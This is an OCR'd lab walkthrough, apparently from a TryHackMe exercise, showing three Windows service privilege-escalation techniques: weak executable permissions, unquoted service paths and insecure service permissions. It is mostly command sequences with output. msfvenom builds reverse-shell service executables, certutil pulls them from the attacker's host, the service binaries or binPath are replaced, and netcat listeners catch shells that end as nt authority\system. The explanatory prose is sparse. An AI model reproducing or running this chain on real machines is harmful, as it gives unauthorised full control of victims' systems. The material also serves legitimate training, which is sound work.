└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.73.240 LPORT=4445 -f exe-service -o rev-svc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rev-svc.exe


```
C:\Users\thm-unpriv>certutil -urlcache -split -f http://10.11.73.240/rev-svc.exe rev-svc.exe
****  Online  ****
  0000  ...
  be00
CertUtil: -URLCache command completed successfully.

C:\Users\thm-unpriv>cd C:\PROGRA~2\SYSTEM~1\

C:\PROGRA~2\SYSTEM~1>move WService.exe WService.exe.bkp
The system cannot find the file specified.

C:\PROGRA~2\SYSTEM~1>move C:\Users\thm-unpriv\rev-svc.exe WService.exe
        1 file(s) moved.

C:\PROGRA~2\SYSTEM~1>icacls WService.exe /grant Everyone:F
processed file: WService.exe
Successfully processed 1 files; Failed processing 0 files
```



┌──(root㉿kali)-[/home/kali/Desktop/Exercise]
└─# rlwrap nc -lvnp 4445
listening on [any] 4445 ...

```
C:\PROGRA~2\SYSTEM~1>sc stop windowsscheduler

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x3e8

C:\PROGRA~2\SYSTEM~1>sc start windowsscheduler

SERVICE_NAME: windowsscheduler
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 1372
        FLAGS              :
```

Windows Unquoted Service Paths Executable Privilege Escalation Techniques


Normally executable file permission of service should have config limit of user can edit it but some case service allow to everyone edit or replace it.



C:\Users\thm-unpriv>sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: disk sorter enterprise
TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 2 AUTO_START
ERROR_CONTROL : 0 IGNORE
BINARY_PATH_NAME : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Disk Sorter Enterprise
DEPENDENCIES :
SERVICE_START_NAME : .\svcusr2



AD : Append data/add subdirectory


WD : Write data/add file


┌──(root㉿kali)-[/home/kali/Desktop/Exercise]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.73.240 LPORT=4446 -f exe-service -o rev-svc2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rev-svc2.exe


C:\Users\thm-unpriv>certutil -urlcache -split -f http://10.11.73.240/rev-svc2.exe rev-svc2.exe
**** Online ****
0000 ...
be00
CertUtil: -URLCache command completed successfully.
C:\Users\thm-unpriv>move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe
1 file(s) moved.
C:\Users\thm-unpriv>icacls C:\MyPrograms\Disk.exe /grant Everyone:F
processed file: C:\MyPrograms\Disk.exe
Successfully processed 1 files; Failed processing 0 files


┌──(root㉿kali)-[/home/kali/Desktop/Exercise]
└─# rlwrap nc -lvnp 4446
listening on [any] 4446 ...

```
C:\Users\thm-unpriv>sc stop "disk sorter enterprise"

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\thm-unpriv>sc start "disk sorter enterprise"

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 2804
        FLAGS              :
```


┌──(root㉿kali)-[/home/kali/Desktop/Exercise]
└─# rlwrap nc -lvnp 4446
listening on [any] 4446 ...
connect to [10.11.73.240] from (UNKNOWN) [10.10.153.229] 49917
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
whoami
wprivesc1\svcusr2
C:\Windows\system32>

Windows Insecure Service Permissions Privilege Escalation Techniques

Normally executable file permission of service should have config limit of user can edit it but some case service allow to everyone edit or replace it.


```
C:\tools\AccessChk>accesschk64.exe -qlc thmservice

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright © 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

thmservice
  DESCRIPTOR FLAGS:
      [SE_DACL_PRESENT]
      [SE_SACL_PRESENT]
      [SE_SELF_RELATIVE]
  OWNER: NT AUTHORITY\SYSTEM
  [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [1] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  [2] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [3] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  [4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
        SERVICE_ALL_ACCESS
```

```
┌──(root㉿kali)-[/home/kali/Desktop/Exercise]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.73.240 LPORT=4447 -f exe-service -o rev-svc3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rev-svc3.exe
```

```
C:\Users\thm-unpriv>certutil -urlcache -split -f http://10.11.73.240/rev-svc3.exe rev-svc3.exe
****  Online  ****
  0000  ...
  be00
CertUtil: -URLCache command completed successfully.

C:\Users\thm-unpriv>icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
processed file: C:\Users\thm-unpriv\rev-svc3.exe
Successfully processed 1 files; Failed processing 0 files
```

```
C:\Users\thm-unpriv>sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj= LocalSystem
[SC] ChangeServiceConfig SUCCESS
```

```
C:\Users\thm-unpriv>sc stop THMService
[SC] ControlService FAILED 1062:

The service has not been started.


C:\Users\thm-unpriv>sc start THMService

SERVICE_NAME: THMService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3108
        FLAGS              :
```


┌──(root㉿kali)-[/home/kali/Desktop/Exercise]
└─# rlwrap nc -lvnp 4447
listening on [any] 4447 ...
connect to [10.11.73.240] from (UNKNOWN) [10.10.127.231] 49865
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
whoami
nt authority\system
C:\Windows\system32>

Thank you